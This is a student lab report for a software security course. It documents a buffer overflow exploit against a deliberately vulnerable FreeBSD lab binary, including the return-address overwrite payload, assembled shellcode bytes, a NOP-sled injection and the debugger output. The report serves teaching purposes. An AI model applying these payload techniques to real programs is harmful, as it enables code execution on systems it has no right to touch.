
DV2546 SOFTWARE SECURITY

LABORATORY ASSIGNMENT 3
BUFFER OVERFLOW

Vamsi Sri Naga Manikanta Murukonda – vamu21@student.bth.se
Sree Lakshmi Hiranmayee Kadali – srkd21@student.bth.se


Task 1:

To solve this task, we logged in as user "alice" and then we changed the keyboard layout to united states of america using "kbdmap" command. After that we logged in as root using the command given in the assignment description "ssh root @localhost". Then we used the command "cd /usr/local/bin" to go to the bin directory where oflow is located.




```
$ ssh root@localhost
Last login: Sat Mar 11 21:01:36 2023 from localhost
FreeBSD 12.2-RELEASE-p7 GENERIC

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
root@beastie:~ # cd /usr/local/bin
root@beastie:/usr/local/bin #
```

Then to get the address of "revealSecret" function in the binary file "oflow" we used the command "objdump -D oflow | grep revealSecret". By executing this, we are able to see the address.




```
Edit /etc/motd to change this login announcement.
root@beastie:~ # cd /usr/local/bin
root@beastie:/usr/local/bin # objdump -D oflow | grep revealSecret
00000000002013a0 <revealSecret>:
  2013f0:       0f 83 97 00 00 00       jae    20148d <revealSecret+0xed>
  201402:       0f 8c 52 00 00 00       jl     20145a <revealSecret+0xba>
  201414:       0f 8f 40 00 00 00       jg     20145a <revealSecret+0xba>
  201426:       0f 8d 14 00 00 00       jge    201440 <revealSecret+0xa0>
  20143b:       e9 0f 00 00 00          jmpq   20144f <revealSecret+0xaf>
  201455:       e9 0c 00 00 00          jmpq   201466 <revealSecret+0xc6>
  201488:       e9 5b ff ff ff          jmpq   2013e8 <revealSecret+0x48>
root@beastie:/usr/local/bin #
```

Then to exploit the buffer overflow vulnerability we used command "lldb oflow" followed by "run" command and giving the input more than its capacity. Then we got the address 0x000000000020150.




```
root@beastie:/usr/local/bin # lldb oflow
(lldb) target create "oflow"
Current executable set to '/usr/local/bin/oflow' (x86_64).
(lldb) run
```



```
What would you like to talk about?
kyadguwdg        uodh    oud     xbKCBukacbakucviaugciqegfqefviyqdqwugqivquiwgfiq
cqukcviqgcqigcquwcbqicvuqevcqiucbqwiugcquwbcqwyicuqbciuqco       wucviuqbcoqwcviu
qwbciuqcuiqegcviqwegfquefgqyfgqugfiuqfquifguqgfiqgfiqfgqi7fgqifgqifgq7ifgqifgqiu
fgqifgquifgqeiufgqeyfgqyefgqyefgqfgquifgqiugfqiufgqiufgqiufgqiufgqiufgq
It is nice that you want to talk about "kyadguwdg        uodh    oud     xbKCBuka
cbakucviaugciqegfqefviyqdqwugqivquiwgfiqcqukcviqgcqigcquwcbqicvuqevcqiucbqwiugcq
uwbcqwyicuqbciuqco       wu".
Process 885 stopped
* thread #1, name = 'oflow', stop reason = signal SIGBUS: hardware error
    frame #0: 0x0000000000201510 oflow`vulnerable + 96
oflow`vulnerable:
->  0x201510 <+96>: retq
    0x201511:       nopw   %cs:(%rax,%rax)
oflow`main:
    0x201520 <+0>:  pushq  %rbp
    0x201521 <+1>:  movq   %rsp, %rbp
(lldb)
```


Then we used the following python command to overflow the buffer in the oflow with string of 136 ‘a’ characters generated by python. Here, 136 characters is taken into consideration after a trail and error method and seen there is no error seen for 135 characters. Therefore, we use 136 characters for buffer overflow.

“python2.7 -c ‘print “a”*136’ | ./oflow”



```
root@beastie:/usr/local/bin # python2.7 -c 'print "a"*136' | ./oflow
Version: 2019-11-18
What would you like to talk about?
It is nice that you want to talk about "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaa".
Segmentation fault (core dumped)
root@beastie:/usr/local/bin #
```


After this error secret can be seen by using address we obtained. Then we use the command “python2.7 -c’print “a”*136 + “\xa1\x13\x20’ | ./oflow” to reveal the secret.




```
root@beastie:/usr/local/bin # python2.7 -c 'print "a"*136 + "\xa1\x13\x20"' | ./
oflow
Version: 2019-11-18
What would you like to talk about?
It is nice that you want to talk about "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaa".
The secret string is: If you preserve secrecy, half the battle is already won.
Segmentation fault (core dumped)
root@beastie:/usr/local/bin #
```

Task 2:

The following commands were used to retrieve the address of printf command.




```
root@beastie:/usr/local/bin # ldd oflow
oflow:
        libc.so.7 => /lib/libc.so.7 (0x80024b000)
root@beastie:/usr/local/bin # objdump -D /lib/libc.so.7 | grep printf
```




```
00000000001bbce0 <vfprintf@plt>:
00000000001bbcf0 <vfprintf_l@plt>:
00000000001bbd00 <snprintf@plt>:
00000000001bbd80 <vswprintf@plt>:
00000000001bbd90 <vswprintf_l@plt>:
00000000001bbf40 <vdprintf@plt>:
00000000001bbf80 <sprintf@plt>:
00000000001bcc80 <vsnprintf@plt>:
00000000001bd3f0 <printf@plt>:
00000000001bded0 <fprintf_l@plt>:
00000000001bdef0 <sprintf_l@plt>:
00000000001bdf10 <__printf_out@plt>:
00000000001bdf30 <__printf_flush@plt>:
00000000001bdf60 <__printf_puts@plt>:
00000000001bdf80 <__printf_pad@plt>:
00000000001bdf90 <__printf_render_int@plt>:
00000000001bdfb0 <__xvprintf@plt>:
00000000001bdfd0 <vasprintf_l@plt>:
00000000001bea10 <vsprintf@plt>:
00000000001bea20 <vsprintf_l@plt>:
00000000001bea40 <vasprintf@plt>:
  1c9f79:       de 05 00 0b 00 00       fiadd  0xb00(%rip)        # 1caa7f <__us
e_xprintf+0x7cf>
00000000001ca2b0 <__use_xprintf>:
root@beastie:/usr/local/bin #
```

In the figure we observed that printf address was “1bd3f0”. The final address of printf (0x8004083f0) was obtained by adding base address of libc.

Then we explored vulnerabilities present in the object code. we opened gdb and reached the breakpoint and run it. Then we used the command “find 0x80024b000,+888888,”%d\n”. By doing this we obtained 9 patterns.




```
root@beastie:/usr/local/bin # gdb oflow
GNU gdb (GDB) 11.1 [GDB v11.1 for FreeBSD]
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-portbld-freebsd12.2".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from oflow...
(gdb) b vulnerable
Breakpoint 1 at [illegible]
(gdb) run
Starting program: /usr/local/bin/oflow
Version: 2019-11-18

Breakpoint 1, [illegible] in vulnerable ()
```




```
(gdb) find 0x80024b000, +888888,"%d\n"
0x80028a190
0x80028a1c0
0x80028a794
0x80028c3f1
0x80028f3bf
0x800290a10
0x800291be5
0x80029222e
0x8002925bf
9 patterns found.
```

After this, we created a file assign3.s with assembly code.




```
(gdb) quit
A debugging session is active.

        Inferior 1 [process 847] will be killed.

Quit anyway? (y or n) y
root@beastie:/usr/local/bin # vi assign3.s
```




```
^[ (escape) menu   ^y search prompt   ^k delete line    ^p prev li    ^g prev page
^o ascii code      ^x search          ^l undelete line ^n next li    ^v next page
^u end of file     ^a begin of line   ^w delete word    ^b back 1 char
^t top of text     ^e end of line     ^r restore word   ^f forward 1 char
^c command         ^d delete char     ^j undelete char ^z next word
=====line 10 col 19 lines from top 10 ==========================================
.global main
main:
        sub $0x80,%rsp
        mov $20,%rax
        int $0x80
        mov %rax,%rsi
        mov $0x800290a10,%rdi
        xor %rax,%rax
        mov $0x8004083f0,%r10
        callq *%r10
```

Then we translated it to binary code. After that a file named assign3.o was dumped with the binary code. The commands which we used to do this were listed in below figure.



```
"assign3.s" 10 lines, 149 characters
root@beastie:/usr/local/bin # cc -o assign3.o -c assign3.s
root@beastie:/usr/local/bin # cc assign3.s
root@beastie:/usr/local/bin # objdump -D assign3.o

assign3.o:     file format elf64-x86-64-freebsd

Disassembly of section .text:

0000000000000000 <main>:
   0:   48 81 ec 80 00 00 00    sub    $0x80,%rsp
   7:   48 c7 c0 14 00 00 00    mov    $0x14,%rax
   e:   cd 80                   int    $0x80
  10:   48 89 c6                mov    %rax,%rsi
  13:   48 bf 10 0a 29 00 08    mov    $0x800290a10,%rdi
  1a:   00 00 00
  1d:   48 31 c0                xor    %rax,%rax
  20:   49 ba f0 83 40 00 08    mov    $0x8004083f0,%r10
  27:   00 00 00
  2a:   41 ff d2                callq  *%r10
root@beastie:/usr/local/bin #
```

Then assign3.o file was disassembled. This is used to create the payload. When we entered the payload, we were able to see the process id.



```
root@beastie:/usr/local/bin # python2.7 -c'print "\x90"*40+"\x48\x81\xec\x80\x00
\x00\x00\x48\xc7\xc0\x14\x00\x00\x00\xcd\x80\x48\x89\xc6\x48\xbf\xbf\xf3\x28\x00
\x08\x00\x00\x00\x48\x31\xc0\x49\xba\xf0\x83\x40\x00\x08\x00\x00\x00\x41\xff\xd2
"+"\x90"*43+"0"*8+"\x35\xea\xff\xff\xff\x7f\x00\x00"' | ./oflow_execstack
Version: 2019-11-18
What would you like to talk about?
It is nice that you want to talk about "H".
1032
Segmentation fault (core dumped)
root@beastie:/usr/local/bin # python2.7 -c'print "\x90"*40+"\x48\x81\xec\x80\x00
\x00\x00\x48\xc7\xc0\x14\x00\x00\x00\xcd\x80\x48\x89\xc6\x48\xbf\xbf\xf3\x28\x00
\x08\x00\x00\x00\x48\x31\xc0\x49\xba\xf0\x83\x40\x00\x08\x00\x00\x00\x41\xff\xd2
"+"\x90"*43+"0"*8+"\x35\xea\xff\xff\xff\x7f\x00\x00"' | ./oflow_execstack
Version: 2019-11-18
What would you like to talk about?
It is nice that you want to talk about "H".
1034
Segmentation fault (core dumped)
root@beastie:/usr/local/bin #
```

Vulnerabilities with Buffer overflow & Prevention:

To complete the tasks, as given, buffer overflow has been used. Buffer overflow can be described as memory overflow, which can be exploited when the user manipulates the memory and can easily overwrite the allocated bounds. Buffer overflow is normally linked with low level languages like C and C++ and the attack can be easily done if the program function don’t perform bound checking.

Prevention of buffer overflow attack can be done by exception handling, so the program can prevent code execution when there is an event of such. Using high level languages which has more built in safety measures can be advised. Avoiding the use of library functions and methods lie gets (), strcpy () etc. can be done.